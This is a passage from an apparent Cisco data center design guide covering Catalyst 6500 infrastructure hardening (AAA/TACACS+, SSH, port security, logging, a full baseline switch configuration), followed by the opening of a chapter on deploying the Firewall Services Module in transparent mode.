```

In server farms, applications often use messages to a broadcast address, in which case you need to ensure that “directed-broadcast” is enabled on the interface. ACLs are then used to limit the use of broadcast addresses to specific UDP ports. ICMP traffic and TCP traffic directed to a broadcast address should be prevented. The following is the configuration for a VLAN interface on the routing engine:

```
interface Vlan5
 ip address 10.20.5.2 255.255.255.0
 standby 1 ip 10.20.5.1
 standby 1 timers 1 3
 standby 1 priority 120
 standby 1 preempt delay minimum 180
 ! In presence of Messaging Middleware uncomment the following
 ! ip directed-broadcast
 ! mls ip directed-broadcast exclude-router
 no ip unreachable
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 no shut
 !
```

For more information, see the following URL:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/ip_c/ipcprt1/1cdipadr.htm

Proxy ARP allows access across LAN segments as if these segments were part of the same segment. Most of the time, this service is not necessary, unless legacy systems are present.

To disable proxy ARP, enter the following command:

```
no ip proxy-arp
```

To disable ICMP redirect, enter the following command:

```
no ip redirects
```

The following configuration summarizes the commands to enter from interface configuration mode:

```
no ip redirects
no ip directed-broadcasts
no ip proxy-arp
```

Cisco Discovery Protocol (CDP) is very useful for troubleshooting. CDP should be enabled globally and disabled on a per-interface basis on those physical interfaces that connect to the servers.

```

interface GigabitEthernet8/18
  no ip address
  switchport
  switchport access vlan 5
  switchport mode access
  spanning-tree portfast
! >> Port Security <<
  switchport port-security maximum 10
  switchport port-security violation shutdown
  spanning-tree bpduguard enable
! >> Disable CDP on server ports <<
  no cdp enable
  no shut
!
```

Preventing Unauthorized Access

Authorization, Authentication, and Accounting (AAA) helps prevent unauthorized access by providing login authentication, command authorization, and accounting of user information. You can either define usernames and passwords on the local database of each switch, or on a centralized access control server. The latter approach is recommended, using AAA technology in conjunction with a Terminal Access Controller Access Control System (TACACS+) or with a Remote Authentication Dial-in User Service (RADIUS) server.

Use a TACACS+ server (Cisco Secure ACS), which maintains a central location of username and password information, for scalability and manageability. TACACS also provides more granular access control. Username and passwords in the local database can be used in case the access control server becomes unavailable.

TACACS+ encrypts the entire body of the access-request packet between the client and the server. RADIUS, on the other hand, encrypts only the password in the access-request packet from the client to the server. This leaves other information such as username, authorized services, and accounting open to capture by a third party.

Local AAA implementations use the local username and password database on the switch to authenticate user login attempts. Command authorization per user can be performed by setting the individual user privilege level in the local username and password database. At least enabling local AAA on each data center switch, router, and firewall is required for providing a minimum level of security.

To define a local username and password, enter the following command:

```
username local username secret 0 <password>
```

To define the password for privileged mode, enter the following command:

```
enable secret 0 <password>
```

For more information, see the following URLs:

- <http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/122sx/swcg/supcfg.htm#wp1021512>
- http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/fothersf/scfpass.htm

The following configuration allows access to the network devices from a virtual terminal line (VTY) using TACACS servers and falls back to local authentication if the TACACS server is unavailable.

```

aaa new-model
aaa authentication login default group tacacs+ local
aaa authorization exec default group tacacs+ if-authenticated local
```



```
tacacs-server host server IP address
tacacs-server key same key as the server
```

For more information, see the following URL:

<http://www.cisco.com/univercd/cc/td/doc/cisintwk/intsolns/secsols/aaasols/>

Access to the console can be authenticated using the access control server, or if the authentication is completed on the commserver, access to the switch or router can be given automatically. In the initial deployment, the following configuration prevents getting locked out:

```
aaa authentication login LOCALAUTHC local
line con 0
  exec-timeout 5 0
  password 0 <password>
  login authentication LOCALAUTHC
```

This configuration relies on local authentication and does not involve the use of the TACACS server. However, it provides better security than no authentication at all.

The use of the LOCALAUTHC authentication list overrides the default authentication list. You can also use the line password instead of local authentication. In that case, the configuration is as follows:

```
aaa authentication login LOCALAUTHC line
```

Some commands, such as **enable** or **username**, provide the option to encrypt the password by using the **secret** keyword. To prevent saving passwords in clear text on configuration files, use the **service password-encrypt** option.

For more information, see the following URL:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_r/srprt5/srdpass.htm#xtocid90276

It is good practice to not give privilege 15 to any users (except for web-based administration). You can configure local username and passwords as follows:

```
username administrator privilege 1 secret 0 <password>
no enable password
enable secret 0 <password>
```

The following configuration allows access to the switch or router over a VTY line, controlled with an access list and identifying the preferred transport protocol as SSH. It is good practice to specify the timeout value and to configure “service tcp-keepalives-in” to avoid consuming VTY resources with dropped sessions. An access list specifies the allowed IP addresses and logs the users.

```
service tcp-keepalives-in
service tcp-keepalives-out
line vty 0 4
  access-class 101 in
  exec-timeout 5 0
  login local
  transport input telnet ssh
!
access-list 101 permit tcp host <management-host> host 0.0.0.0 eq 22 log-input
access-list 101 permit tcp host <management-host> host 0.0.0.0 eq 23 log-input
access-list 101 deny ip any any log-input
```

For more information about interactive access to the router/switch, see the following URL:

<http://www.cisco.com/warp/public/707/21.html>

Before you can use the **transport input ssh** command in this configuration, you must first complete the following steps.

Configure initial authentication (either local or using an ACS server).

To define a domain name, enter the following command:

```
ip domain-name name
```

To generate the crypto key pairs, enter the following command:

```
crypto key gen rsa usage-key modulus key size
```

To define a timeout for the I/O response, enter the following command:

```
ip ssh time-out timeout
```

To define the number of password attempts that the client is allowed, enter the following command:

```
ip ssh authentication-retries number of retries
```

To specify the SSH version, enter the following command:

```
ip ssh version ssh versio
```

Certain commands should not be available to users logged with privilege level 1:

```
privilege exec level 15 show firewall
privilege exec level 15 show ssl-proxy
privilege exec level 15 ssh
privilege exec level 15 show ip access-list
privilege exec level 15 show access-list
privilege exec level 15 show logging
privilege exec level 15 connect
privilege exec level 15 telnet
!
! Bring all the other "show" command to level 1
!
privilege exec level 1 show
```

Logging

To simplify troubleshooting and security investigation, monitor router subsystem information received from the logging facility (syslog). You can adjust the amount of detail in the logging information. A good level of general logging for everyday use is “informational”. You can capture much more detail using the “debug” level, but that level should be used only on a temporary basis. The syslog messages should be sent to a server, because when you log messages to the memory buffer, the information is lost when the switch or router is reset.

Logging to the console is not recommended because administrators do not spend much time actually connected to the console after initial installation and configuration is complete. The commands for basic logging configuration are as follows.

To configure timestamps for the log messages, enter the following command:

```
service timestamps log datetime msec localtime show-timezone
```

To configure a syslog server, enter the following commands:

```
service timestamps debug datetime localtime
service timestamps log datetime msec localtime show-timezone
service sequence-numbers
! >> local logging <<
no logging console
no logging monitor
logging buffered 100000 informational
!
```

```

! >> logging on syslog server <<
! ACLs log at the informational level - 6
!
logging <syslog-server-IP-address>
logging source-interface loopback 0
! the following is also the default
logging trap informational

```

When console logging is disabled, you can use the **term monitor** command to log messages to the currently connected session.

Template for Server Ports and VLAN Interfaces

The following configuration template can be used for server ports. It includes basic Layer 2 security to limit the number of MAC addresses that the server can originate on a port. This protects against MAC flooding attacks, such as those generated by tools such as *macof*, and it prevents a server from changing the Spanning Tree topology by using Bridge Protocol Data Units (BPDUs). The number of MAC addresses that a port expects to receive might be restricted to three in the presence of NIC teaming, but other server ports might see more MAC addresses coming out of the same NIC because of the presence of multiple virtual machines on a single server. For this reason, it is better to allow a higher number of MAC addresses (ten in this example).

```

interface GigabitEthernet8/8
  no ip address
  switchport
  switchport access vlan 5
  switchport mode access
  spanning-tree portfast
! >> Port Security <<
  switchport port-security maximum 10
  switchport port-security violation shutdown
  spanning-tree bpduguard enable
! >> Disable CDP on server ports <<
  no cdp enable
  no shut
!

```

The following configuration template can be used for VLAN interfaces on the routing engine that provides the default gateway function for the servers:

```

interface Vlan5
  ip address 10.20.5.2 255.255.255.0
  standby 1 ip 10.20.5.1
  standby 1 timers 1 3
  standby 1 priority 120
  standby 1 preempt delay minimum 180
  ! If need directed broadcast:
  ! ip directed-broadcast
  ! mls ip directed-broadcast exclude-router
  no ip unreachable
  no ip redirects
  no ip proxy-arp
! >> Disable NTP services <<
  ntp disable
  no shut
!

```

Configurations

The baseline configuration for basic infrastructure security follows. This configuration assumes that traffic capturing is used, and that a CSM is in the chassis.

```

!
! CATALYST SWITCH CONFIGURATION
! =====
!
hostname agg1
!
! NTP CONFIGURATION
! =====
!
clock timezone PST -8
clock summer-time PDT recurring first Sunday April 2:00 last Sunday October 2:00
!
! More information on NTP @
! http://www.cisco.com/warp/public/126/ntp.html
!
ntp authentication-key 1 md5 C1sC0!
ntp authenticate
ntp update-calendar
ntp trusted-key 1
ntp server <ntp-server-IP-address> key 1
!
! 3 lower stratum sources should be used at least
! ntp server <server2>
! ntp server <server3>
!
ntp source loopback 0
!
! DNS CONFIGURATION
! =====
ip domain-lookup source-interface Vlan82
ip domain-name example.com
ip name-server <dns-server-ip-address>
!
! If you do not use DNS names to reference other
! devices in the configuration you can disable the
! DNS lookup function. I am using them so I don't disable
! it
!
! no ip domain-lookup

!
! BASIC HARDENING
! =====
!
no snmp-servers
no service pad
no ip finger
no service finger
no ip source-route
no service tcp-small-servers
no service udp-small-servers
no ip classless
no boot network
no service config
!
! If you do not need the BOOTP relay function
! for the servers disable the BOOTP service
!

```

```

no ip bootp server
!
! If you do not need the DHCP helper function
! to address the servers disable the DHCP service
!
no service dhcp
!
!
! ENABLE PASSWORD ENCRYPTION
!
service password-encryption
!
! SSH
! ===
!
crypto key generate rsa
ip ssh time-out 60
ip ssh authentication-retries 3
ip ssh version 2
!
! CONFIGURATION TO SUPPORT CVDM
! =====
!
! web-based administration requires privilege 15
!
username webadmin privilege 15 secret 0 C1sC0!w3B
!
! Change the web access to use port different from port 80
!
ip http server
ip http port 8768
ip http authentication local
ip http access-class 5
ip http path bootflash:
!
! ACCESS CLASS TO CONTROL CONFIGURATION ACCESS
! =====
!
access-list 5 permit <source-ip-of-mgmt-station>
!
! LOCAL AUTHENTICATION
! =====
!
line console 0
  login local
  exec-timeout 5 0
  ! transport input none
!
! If possible keep one VTY accessible by a local host
! only in case all the other VTYS become inaccessible
!
!
service tcp-keepalives-in
service tcp-keepalives-out
!
line vty 0 4
  login local
  transport input telnet ssh
  transport output none
  access-class 101 in
  exec-timeout 5 0
!
access-list 101 permit tcp host <management-host> host 0.0.0.0 eq 22 log-input
access-list 101 permit tcp host <management-host> host 0.0.0.0 eq 23 log-input

```

```

access-list 101 deny ip any any log-input
!
! Do not give privilege > 1 to a user by default
!
! Make sure to use "secret"
! Make sure the password is at least 8 characters
! lowercase, uppercase, numbers and special characters
!
username administrator privilege 1 secret 0 C1sC0!v7Y
!
! USE ENABLE SECRET INSTEAD OF ENABLE PASSWORD
! Make sure that the enable secret is different
! from any other password
!
no enable password
enable secret 0 3N@8l3p4SSw0r!
!
! CHANGE THE PRIVILEGE LEVELS
! Prevent "show firewall [vlan-group]"
! from being executed at user exec mode
!
privilege exec level 15 show firewall
privilege exec level 15 show ssl-proxy
privilege exec level 15 ssh
privilege exec level 15 show ip access-list
privilege exec level 15 show access-list
privilege exec level 15 show logging
privilege exec level 15 connect
privilege exec level 15 telnet
!
! Bring all the other "show" command to level 1
!
privilege exec level 1 show
!
! LOOPBACK ADDRESSES
! =====
!
interface loopback0
 ip address <loopback-address> 255.255.255.255
 no ip redirects
 no ip unreachable
 no ip proxy-arp
 no shut
!
! SNMPv3 (RFC3414) CONFIGURATION
! =====
!
! If SNMP not in use
no snmp-server
!
! If SNMP in use:
! snmp-server engineID local <24-character local-engineID>
! snmp-server engineID remote <remote-ip-addr> <24-character remote-engineID>
! snmp group <group-name> v3 priv [read <readview>]
! ! By default the readview is every object belonging to the Internet (1.3.6.1) OID
! snmp-server user <user-name> <group-name> auth md5 <password>
! ! Specify the recipient of SNMP TRAPS
! snmp-server host <remote-ip-addr> traps v3 priv <community-string>
! snmp-server enable traps
!
! LOGGING CONFIGURATION
! =====
!
! System messages on the 6k:

```

```

! http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/122sx/msgguide/emsg.htm
!
! http://www.sans.org/rr/whitepapers/logging/
!
! L2 LOGGING LEVEL INFORMATION:
! sys/5, dtp/5, pagp/5, mgmt/5, mls/5, cdp/4, udld/4, all other facilities: 2
!
!
service timestamps debug datetime localtime
service timestamps log datetime msec localtime show-timezone
service sequence-numbers
! >> local logging <<
no logging console
no logging monitor
logging buffered 100000 informational
!
! >> logging on syslog server <<
! ACLs log at the informational level - 6
!
logging <syslog-server-IP-address>
logging source-interface loopback 0
! the following is also the default
logging trap informational
!
! FOR MORE INFORMATION
! =====
! Cisco IOS Configuration Fundamentals and Network Management Command Reference, Release
12.3
!http://www.cisco.com/application/pdf/en/us/guest/products/ps5317/c2001/ccmigration\_09186a00801998c6.pdf
!
! CRASHDUMP INFORMATION
! =====
!
ip ftp username <username>
ip ftp password 0 C1sC0!f7P
exception core-file dcrouter-aggl
exception protocol ftp
!
exception dump <ftp-server-ipaddress>
!
! VTP and Spanning-Tree
! =====
!
vtp domain mydomain
vtp mode transparent
!
power redundancy-mode combined
!
spanning-tree mode rapid-pvst
spanning-tree loopguard default
spanning-tree extend system-id
spanning-tree vlan 1-1000 root primary
spanning-tree pathcost method long
!
! VLAN CONFIGURATION
!
vlan internal allocation policy descending
!
vlan 2
name native-vlan
!
vlan 5
name webappoutside

```

```

!
vlan 10
  name databaseoutside
!
vlan 13
  name l3linkcore1
!
vlan 14
  name l3linkcore2

vlan 15
  name clientsandca
!
vlan 30
  name l3linkagglagg2
!
vlan 44
  name msfc-csm
!
vlan 45
  name sslsm-csm
!
vlan 82
  name mgmt-vlan
!
vlan 100
  name CSMfaulttolerant
!
vlan 105
  name webappinside
!
vlan 110
  name databaseinside
!
vlan 200
  name fwsml_failover_vlan
!
vlan 201
  name fwsml_flink
!
vlan 300
  name rspan
  remote-span
!
! You can use Gig6/1 or Gig6/2 as management ports
! but in presence of SVCS modules it's better to have
! a mgmt VLAN for direct access to the SVCS modules
!
! INTERFACE CONFIGURATION
!
! L3 INTERFACES: IF YOU DO NOT USE SPAN USE THE FOLLOWING CONFIGURATION
!
! interface TenGigabitEthernet1/1
!   description to_core1
!   ip address 10.10.70.2 255.255.255.0
!   no ip redirects
!   no ip proxy-arp
!   ntp disable
!   ip ospf authentication message-digest
!   ip ospf message-digest-key 1 md5 0 C1sC0!
!   ip ospf network point-to-point
!   no shut
! !
! interface TenGigabitEthernet1/2

```



```

! description to_core2
! ip address 10.10.80.2 255.255.255.0
! no ip redirects
! no ip proxy-arp
! ntp disable
! ip ospf authentication message-digest
! ip ospf message-digest-key 1 md5 0 C1sC0!
! ip ospf network point-to-point
! no shut
! !
!
! CONNECTIVITY TO THE CORE WITH L3VLANs
! TO BE ABLE TO USE SPAN (PSPAN CAN'T BE MIXED WITH VSPAN)
! THIS WORKS BETTER IF THE CSM IS IN A DIFFERENT CHASSIS
! (CSM by default trunks all VLANs)
!
interface TenGigabitEthernet1/1
  no ip address
  switchport
  switchport access vlan 13
  switchport mode access
  spanning-tree portfast
  no shut
!
interface TenGigabitEthernet1/2
  no ip address
  switchport
  switchport access vlan 14
  switchport mode access
  spanning-tree portfast
  no shut
!
! USE A MGMT VLAN FOR THE CATALYST SWITCH, FWSM, CSM
!
interface GigabitEthernet5/2
  description managementport
  media-type rj45
  no ip address
  switchport
  switchport access vlan 82
  switchport mode access
  spanning-tree portfast
  no shut
!
! don't mix the STP of the DC with the mgmt network
!
  spanning-tree bpduguard enable
  no shut
!
interface range GigabitEthernet8/1 - 8
  description agg-connection
  switchport
  switchport mode trunk
  switchport nonegotiate
  channel-protocol lacp
  channel-group 2 mode active
  no shut
!
interface Port-channel2
  no ip address
  switchport
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport nonegotiate

```

```

! >> use a != native VLANs on trunks than on access ports <<
switchport trunk native vlan 2
! >> do not trunk VLAN 13 , 14 , 82 <<
switchport trunk allowed vlan 5,10,30,44,45,100,105,110,200,201,300
no shut
!
interface GigabitEthernet8/15
description web-server-port
no ip address
switchport
switchport access vlan 105
switchport mode access
spanning-tree portfast
! >> Port Security <<
switchport port-security maximum 10
switchport port-security violation shutdown
spanning-tree bpduguard enable
! >> Disable CDP on server ports <<
no cdp enable
no shut
!
interface GigabitEthernet8/16
description application-server
no ip address
switchport
switchport access vlan 105
switchport mode access
spanning-tree portfast
! >> Port Security <<
switchport port-security maximum 10
switchport port-security violation shutdown
spanning-tree bpduguard enable
! >> Disable CDP on server ports <<
no cdp enable
no shut
!
interface GigabitEthernet8/17
description database
no ip address
switchport
switchport access vlan 110
switchport mode access
spanning-tree portfast
! >> Port Security <<
switchport port-security maximum 10
switchport port-security violation shutdown
spanning-tree bpduguard enable
! >> Disable CDP on server ports <<
no cdp enable
no shut
!
interface GigabitEthernet8/18
description multicast-src
no ip address
switchport
switchport access vlan 5
switchport mode access
spanning-tree portfast
! >> Port Security <<
switchport port-security maximum 10
switchport port-security violation shutdown
spanning-tree bpduguard enable
! >> Disable CDP on server ports <<
no cdp enable

```

```
no shut
!
interface GigabitEthernet8/25
description toids1
no ip address
switchport
switchport access vlan 300
switchport mode access
no shut
!
interface GigabitEthernet8/26
description toids2
no ip address
switchport
switchport access vlan 300
switchport mode access
no shut
!
interface GigabitEthernet8/27
description toids3
no ip address
switchport
switchport access vlan 300
switchport mode access
no shut
!
! SVI CONFIGURATION
! =====
!
!
interface Vlan5
description webapp
ip address 10.20.5.2 255.255.255.0
standby 1 ip 10.20.5.1
standby 1 timers 1 3
standby 1 priority 120
standby 1 preempt delay minimum 180
! If need directed broadcast:
! ip directed-broadcast
! mls ip directed-broadcast exclude-router
no ip unreachable
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
no shut
!
interface Vlan10
description database
ip address 10.20.10.2 255.255.255.0
standby 1 ip 10.20.10.1
standby 1 timers 1 3
standby 1 priority 120
standby 1 preempt delay minimum 180
! If need directed broadcast:
! ip directed-broadcast
! mls ip directed-broadcast exclude-router
no ip unreachable
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
no shut
!
```

```

interface Vlan30
  description l3vlan
  ip address 10.20.30.1 255.255.255.0
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  ip ospf authentication message-digest
  ip ospf message-digest-key 1 md5 0 C1sC0!
  ip ospf network point-to-point
  ip ospf hello-interval 1
  ip ospf dead-interval 3
  no shut
!
interface Vlan13
  description to_core1
  ip address 10.21.0.9 255.255.255.252
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  ip ospf authentication message-digest
  ip ospf message-digest-key 1 md5 0 C1sC0!
  ip ospf network point-to-point
  ! If a CSM is present in the chassis
  ip ospf hello-interval 1
  ip ospf dead-interval 3
  !
  no shut
!
interface Vlan14
  description to_core2
  ip address 10.21.0.13 255.255.255.252
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  ip ospf authentication message-digest
  ip ospf message-digest-key 1 md5 0 C1sC0!
  ip ospf network point-to-point
  ! If a CSM is present in the chassis
  ip ospf hello-interval 1
  ip ospf dead-interval 3
  no shut
!
! USE A VLAN NOT A PORT AS MGMT INTERFACE, IN ORDER TO
! SUPPORT OOB MGMT FOR THE SCVS MODULES
!
interface Vlan82
  description mgmt_interface
  ip address 172.28.214.8 255.255.255.0
  ! Do NOT Disable NTP services on the management interface
  no ip redirects
  no ip proxy-arp
  no shut
!
! ROUTING CONFIGURATION
! =====
!
router ospf 20
  log-adjacency-changes
  auto-cost reference-bandwidth 10000
  area 20 authentication message-digest
  area 20 nssa

```

```
timers throttle spf 1000 1000 1000
!
! Define the N2 routes that you want to leak to the core
! And in the core remember to prevent the N2 from leaking
! into the rest of the network if not necessary
!
redistribute static subnets route-map redistribute-list
passive-interface default
no passive-interface vlan3
!
! If using L3 links
! no passive-interface TenGigabitEthernet1/1
! no passive-interface TenGigabitEthernet1/2
!
no passive-interface Vlan13
no passive-interface Vlan14
!
network 10.20.5.0 0.0.0.255 area 20
network 10.20.10.0 0.0.0.255 area 20
network 10.20.30.0 0.0.0.255 area 20
network 10.10.0.0 0.0.255.255 area 20
network 10.10.10.0 0.0.0.255 area 20
network 10.21.0.0 0.0.255.255 area 20
exit
!
! REDISTRIBUTION CONTROL
!
route-map redistribute-list
match ip address 20
exit
!
! MODIFY THE ACCESS-LIST TO INCLUDE ONLY THE
! NECESSARY STATIC ROUTES
!
access-list 20 deny any
!
!
! FWSM CONFIGURATIONS
! =====
! DISABLE THE SPAN REFLECTOR IF NOT NEEDED
no monitor session servicemodule
!
firewall multiple-vlan-interfaces
firewall module 3 vlan-group 3
firewall vlan-group 3 5,10,82,105,110,200
firewall module 3 vlan-group 3
!
! SSLSM CONFIGURATIONS
! =====
!
ssl-proxy module 7 allowed-vlan 82
!
```




Deploying the Cisco Catalyst 6500 Firewall Services Module in Transparent Mode

This chapter provides design and implementation recommendations for the use of firewall and load balancers in a data center to load balance and provide security services to web-based transactional applications (typically made of web servers, application servers, and data base servers), typical DMZ servers such as DNS servers and SMTP servers, and many more server types.

This chapter includes the following topics:

- [Cisco Firewall Services Module Design Overview](#)
- [Configuration Details](#)
- [Configuring Redundancy](#)
- [Configuration Listings](#)

Cisco Firewall Services Module Design Overview

This section includes the following topics:

- [Transparent Firewalls](#)
- [Virtual Firewalls](#)
- [Routed Mode versus Bridge Mode](#)
- [Multicast Support](#)
- [Designs with FWSM and CSM](#)
- [Topology and Service Processing Sequence](#)

The Cisco Firewall Services Module (FWSM) provides the following services for the server farm:

- **ACL filtering**—Inbound and outbound. In transparent mode in addition to standard and extended ACLs, the FWSM also supports Ethertype ACLs for non-IP traffic.
- **Stateful inspection**—The FWSM is a stateful device; it looks at the TCP connection establishment phase and does not let a segment pass until the TCP handshake occurs. The fixups complement this capability with specific application knowledge so that ports are opened dynamically based on the control protocol negotiation. Key fixups include the following: SMTP (also known as MailGuard), DNS (also known as DNSGuard), ICMP, RTSP, SQL*NET, SUN RPC, TFTP, UDP OraServ (Port 1525), and NetBIOS.

- Denial of service (DoS) protection—The FWSM protects against SYN floods with TCP Intercept (Release 1.1 to 2.2) and with SYN cookies (starting from Release 2.3).
- FragGuard—The FWSM protects against tiny fragment attacks. By default, the FWSM drops fragments, but many applications generate fragments. However, enabling fragment forwarding opens the door for fragment attacks such as those described in RFC1858. The FWSM provides protection against that type of attack by means of virtual fragment reassembly.
- TCP sequence randomization—Each TCP connection has two Initial Sequence Numbers (ISNs): one generated by the client and one generated by the server. The FWSM randomizes the ISN that is generated by the host/server on the higher security interface. At least one of the ISNs must be randomly generated so that attackers cannot predict the next ISN and potentially hijack the session. By using the FWSM, you can randomize the TCP sequence number of the servers, which prevents TCP session hijacking and also hides the OS fingerprint of the server.

The data center design with the Cisco Catalyst 6500 FWSM in transparent mode can be deployed with or without the Cisco Content Switching Module (CSM).

Transparent Firewalls

With FWSM Release 2.2 and later, the firewall can be configured as an OSI Layer 2 transparent bridge, which has the following important implications:

- Firewall interfaces are VLAN-based Layer 2 interfaces.
- The firewall bridges between the outside and inside VLANs. There is no other path between these two VLANs. With this design, the FWSM bridges traffic between the Multilayer Switch Feature Card (MSFC) interface (the gateway for the servers) and the servers. The MSFC has a VLAN interface with an IP address configured on the outside VLAN and the server ports are configured on the inside VLAN.
- Firewall protection is applied within the same subnet for traffic flowing from the outside interface to the inside interface.
- The gateway function for the servers is provided by the MSFC.



Note

With FWSM 2.2 and 2.3, the transparent firewall supports only two interfaces. In transparent mode, the FWSM 2.2 or 2.3 does not support Network Address Translation (NAT) translations. NAT needs to be performed on an upstream device.

Rather than routing and Address Resolution Protocol (ARP) tables, a transparent firewall maintains a MAC address table, with each entry having an indicated interface. New command-line interface (CLI) commands have been introduced to manage this table: **mac-address-table** and **mac-learn**.

A transparent firewall typically has a single IP address that is not associated with an interface. The address is associated with the subnet and belongs to a specific firewall context (see the next section) and serves the following purposes:

- SSH or Telnet connection to the FWSM blade (or context if it belongs to a virtual context)
- Services such as authentication, authorization, and accounting (AAA), Websense, and Syslog that need to communicate with external servers using TCP/IP.
- Connectivity-related packets generated by the firewall, such as ping and ARP.

The servers are placed on the inside VLAN. The default gateway of the servers is the Hot Standby Router Protocol (HSRP) address of the MSFC. The MSFC forwards traffic to the servers by using ARP to find their IP address and rewriting the destination MAC address before sending the traffic to the FWSM, which is bridging traffic between outside and inside VLAN. FWSM bridges the traffic and while doing so applies the appropriate security policies.

As previously stated, a FWSM deployed in transparent mode bridges two interfaces. A typical data center uses the FWSM to protect multiple segments; a single FWSM can forward 5.5 Gbps of traffic, and considering the typical oversubscription levels of transactional applications, this is enough to aggregate traffic from multiple server farms.

Virtualization allows you to use a single FWSM as if you had multiple firewall appliances operating in bridge mode, with each one placed to protect a specific segment.

Virtual Firewalls

The virtual firewall feature available from FWSM 2.2 introduces the concept of multiple firewalls operating within the same hardware platform. Each virtual firewall exists in a separate *virtual context*, which includes the following:

- Collection of logical interfaces
- Security parameters for each interface
- Global data, state information, and statistics, which apply to the virtual firewall, accessed and referenced by a unique, virtual circuit identifier (VC ID)

The virtual firewall feature also provides a global *system context* without firewall features, which exists outside of all other virtual firewall contexts. The global system context defines the settings for the entire FWSM blade. Specifically, it is used to define the individual virtual firewall contexts and all the physical interfaces for the platform. A Cisco IOS-like file system is used by the system context for storing information about each virtual firewall context. Failover is also defined in the system context.

The *administration context* has all the features of a regular virtual context but defines the interfaces used by the system context when loading a software image or configuration file from the TFTP server.

Virtual firewall contexts may define either Layer 2 transparent firewalls or Layer 3 routing firewalls. However, FWSM 2.2 and 2.3 require that *all* contexts on a single blade be one or the other: either all Layer 2 or all Layer 3.

Neither OSPF nor RIP is available on virtual Layer 3 firewalls. The FWSM does provide one routing table per context, however, but only with statically defined routes.

Failover between FWSM blades is supported using separate and identical active and standby service modules. Failover is not supported between virtual firewalls. Failover with FWSM 2.2 and 2.3 is strictly on a blade basis.

Up to 100 firewall contexts can be configured.

Routed Mode versus Bridge Mode

FWSM 2.2 Release and later supports two modes of operations: routed mode and transparent mode. In routed mode, the FWSM effectively routes traffic between interfaces. Each interface has its own IP address and the FWSM can perform static or dynamic routing (OSPF). In transparent mode, the FWSM bridges two VLANs: the outside and the inside VLANs. The FWSM in this case does not participate in any dynamic routing protocol but performs transparent bridging.

The design differences between the two modes of operations are as follows:


- Routed mode—On the MSFC, you configure static routes pushing traffic to the FWSM. These routes are typically redistributed into the dynamic routing protocol used by the enterprise and become external routes. The FWSM is configured to route traffic to the MSFC. In a server farm deployment, the FWSM in routed mode becomes the server default gateway. (Multicast traffic requires the multicast stub feature, which is not yet available). Each firewall context in routed mode supports 256 interfaces. When operating in routed mode, the FWSM can perform NAT.
- Transparent mode—The MSFC provides the Layer 3 interfaces (switched VLAN interface with an IP address) and the FWSM applies security functions in the path between the switch ports and the MSFC VLAN interface. No external route is injected in the routing protocol; the MSFC networks are advertised as part of the dynamic routing protocol operations. Each firewall context supports a maximum of two interfaces: outside and inside. When operating in transparent mode, the FWSM does not perform NAT. Any other Cisco IOS function supported by the MSFC is automatically supported in this design with the exception of multicast.

Multicast Support

Support for multicast sources protected by the FWSM requires using Cisco IOS as the software on the Catalyst 6500 with the SPAN reflector feature (monitor session servicemodule) enabled. Using CatOS on the Catalyst 6500 with the FWSM does not allow multicast switching in hardware for multicast sources protected by the FWSM.


Figure 4-1 shows the placement of the multicast source, the placement of the receiver, and in which cases you need the SPAN reflector.

Figure 4-1 SPAN Reflector—When Needed and Not Needed



Using the SPAN reflector has some caveats in terms of performance, and it is also incompatible with bridging Bridge Protocol Data Units (BPDUs) through the FWSM. For these reasons, Cisco recommends, when possible, to place the multicast sources as close as possible to the MSFC, as indicated in Figure 4-2.

Figure 4-2 Alternative Design with Multicast Sources



Designs with FWSM and CSM

The Catalyst 6500 FWSM and CSM can be deployed in conjunction in several modes; the two main ones are the following:

